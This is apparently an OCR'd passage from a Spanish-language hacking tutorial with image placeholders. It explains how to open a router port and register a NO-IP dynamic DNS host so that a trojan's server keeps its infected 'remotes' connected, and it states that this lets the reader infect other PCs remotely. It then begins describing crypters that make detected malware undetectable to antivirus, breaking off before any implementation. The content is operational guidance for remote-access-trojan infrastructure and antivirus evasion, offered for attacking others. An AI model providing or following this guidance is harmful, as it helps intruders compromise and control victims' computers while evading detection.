
Una aclaración importante es saber diferenciar un Modem de un Router... En los modems no se abren puertos, pero en los routers si.

No en todos los routers se abren de la misma forma. Por ejemplo, en mi caso, tengo un TP-Link y debo abrirlo de la siguiente forma:


Primero, debo entrar al panel web, para ello con el comando **ipconfig** desde la consola, podremos ver no solo la IP que tenemos asignada, sino también una puerta de enlace. Esa puerta de enlace es la IP del router.

En mi caso es la **192.168.0.1**, al colocar esa IP en un navegador web, me llevará al panel del router.

Ahora solo me toca ir a la opción de "Virtual Servers", y clickeo en Add. Y me dejará abrirle un puerto a una IP específica:



Como bien vimos antes, mi IP privada era la **192.168.0.108**, y como el puerto que voy a usar es el 80, abro ese puerto para esa IP.




Como podemos ver, ya tenemos el puerto abierto.


Configuración del NO-IP

El siguiente paso, es configurar la DNS (NO-IP). Esto es necesario porque cada vez que nos conectamos a internet, nuestro proveedor nos asigna una IP. Si creamos un servidor de un troyano para una IP específica, perderemos todos los remotos la próxima vez que iniciemos sesión, y esto es porque nuestro proveedor de internet nos dará una nueva IP diferente a la que teníamos en el troyano.

Para crear un DNS en NO-IP, es necesario darnos de alta en su sitio web http://noip.com




Clickeamos Sign Up y nos registramos. Luego de activar la cuenta, veremos un panel similar a este:




Vamos a **Add a Host** y únicamente escribiremos un hostname y le pondremos un dominio. En la imagen se puede ver seleccionado **no-ip.biz**


Una vez hecho esto, damos click en create




Y nos mostrará nuestra DNS con nuestra IP actual




Una vez que ya tenemos nuestra DNS creada, es necesario descargarnos el cliente de NO-IP que se llama DUC desde su sección de descargas: http://noip.com/download




Lo descargamos y lo instalamos como a cualquier programa normal. Al finalizar, veremos la siguiente ventana:




Ingresamos con nuestro correo y contraseña de registro y podremos ver el panel del DUC




Clickeamos el botón Edit Hosts y clickearemos el checkbox de nuestro host, acto seguido daremos click en Save.



Y ahora podremos ver como actualiza nuestro cliente y nos mostrará las tildes en verde




Una vez que hemos completado los pasos precedentes, ya podemos crear un nuevo server con nuestra DNS. Para verificar si todo está bien, podemos pasarle a algún amigo nuestro FUERA de nuestra red para que le haga ping a nuestra DNS y asegurarnos de que devuelva nuestra IP. Si esto está bien, quiere decir que hemos dejado bien configurada nuestra DNS.



Cuando damos click en Add, debemos poner algo como lo siguiente:

nuestradns.no-ip.biz:80

El resto de los pasos son iguales hasta que creamos el server. Una vez hecho esto, podremos infectar remotamente a otras PCs



Y como se puede observar, los remotos conectan.

¿Qué es un Crypter?


Funcionamiento de los AntiVirus

Partes de un Crypter

Programación de un Crypter paso a paso

¿Qué es y para qué sirve un Crypter?

Un **crypter** es una herramienta que transforma un archivo **A** en un archivo **B**, editándole al archivo **A** parte de su código. Es decir, si tengo un archivo **A** que es detectado, un crypter puede modificar parte de su estructura interna dejándolo indetectable a ciertos antivirus. Claro está, que dicho crypter debe ser indetectable.



Tipos de Crypters

Existen dos tipos de Crypters. los Runtime y los Scantime.

Runtime: Es cuando un binario es ejecutado y no es detectado por el antivirus.

Scantime: Es indetectable únicamente ante un scanneo. Pero a la hora de ejecutarlo, el antivirus lo detectará.

¿Cómo funciona un Crypter?

